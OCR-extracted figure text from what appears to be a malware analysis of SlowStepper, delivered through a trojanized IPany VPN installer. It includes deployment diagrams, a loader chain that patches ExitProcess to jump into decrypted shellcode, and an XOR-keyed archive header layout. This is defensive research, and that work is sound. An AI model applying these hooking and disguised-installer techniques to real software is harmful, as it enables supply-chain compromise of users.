
Type: IKEv2

Server:

Automatic reconnection □

Not connected

SlowStepper deployment



IPanyVPNsetup.exe
deploys
C:\Program Files (x86)\IPanyVPN
Legitimate, IPany components
AutoMsg.dll (loader)
C:\Program Files (x86)\IPanyVPN\packages
BootstrapCache.pkg (config)
EncMgr.pkg (installer DLL)
FeatureFlag.pkg (SlowStepper DLL)
NetNative.pkg (archive)
contains
Contained by NetNative.pkg
svcghost.exe (process monitor)
assist.dll (archive)
msvcr100.dll (legitimate)
PerfWatson.exe (legitimate)
EXE
DLL
BIN
IPany
Payment or IP change
Optimization
Delete Setting
Connect

IPany VPN V1.6.1

[How to use]

Click 'Payment or IP change' button to make a payment or to change your IP.

Click the 'Delete Setting' button to delete the VPN connection settings.

ID

Password

□ Save Password


? Type IKEv2

? Server


Automatic reconnection □

Not connected


AutoMsg.dll




AutoMsg.dll


EXE
IPanyVPNsetup.exe
loads
DLL
AutoMsg.dll
(loader)
decrypts
101
011
BIN
Shellcode
(loader)
101
011
BIN
EncMgr.pkg
(installer DLL)

AutoMsg.dll



EXE
IPanyVPNsetup.exe
loads
DLL
AutoMsg.dll
(loader)
patches ExitProcess with jump to shellcode
DLL
kernel32.dll
decrypts
101
011
BIN
Shellcode
(loader)
101
011
BIN
EncMgr.pkg
(installer DLL)

AutoMsg.dll




EXE
IPanyVPNsetup.exe
returns execution
loads
DLL
AutoMsg.dll (loader)
patches ExitProcess with jump to shellcode
DLL
kernel32.dll
decrypts
101 011 BIN
Shellcode (loader)
101 011 BIN
EncMgr.pkg (installer DLL)


AutoMsg.dll


EXE
IPanyVPNsetup.exe
on exit calls ExitProcess
DLL
kernel32.dll
ExitProcess jumps to
returns execution
loads
patches ExitProcess with jump to shellcode
101 011 BIN
Shellcode (loader)
DLL
AutoMsg.dll (loader)
decrypts
101 011 BIN
EncMgr.pkg (installer DLL)

AutoMsg.dll


EXE
IPanyVPNsetup.exe
on exit calls ExitProcess
DLL
kernel32.dll
ExitProcess jumps to
returns execution
loads
patches ExitProcess with jump to shellcode
101 011 BIN
Shellcode (loader)
DLL
AutoMsg.dll (loader)
decrypts
loads and executes
101 011 BIN
EncMgr.pkg (installer DLL)


Was it inspired by the NSPX30 implant from Blackwood?



Installer and archive format

NetNative.pkg

- svcghost.exe (process monitor)
- assist.dll (archive)
- msvcr100.dll (legitimate)
- PerfWatson.exe (legitimate)



Container header

Magic value	XOR key
8 bytes	1 byte

File objects

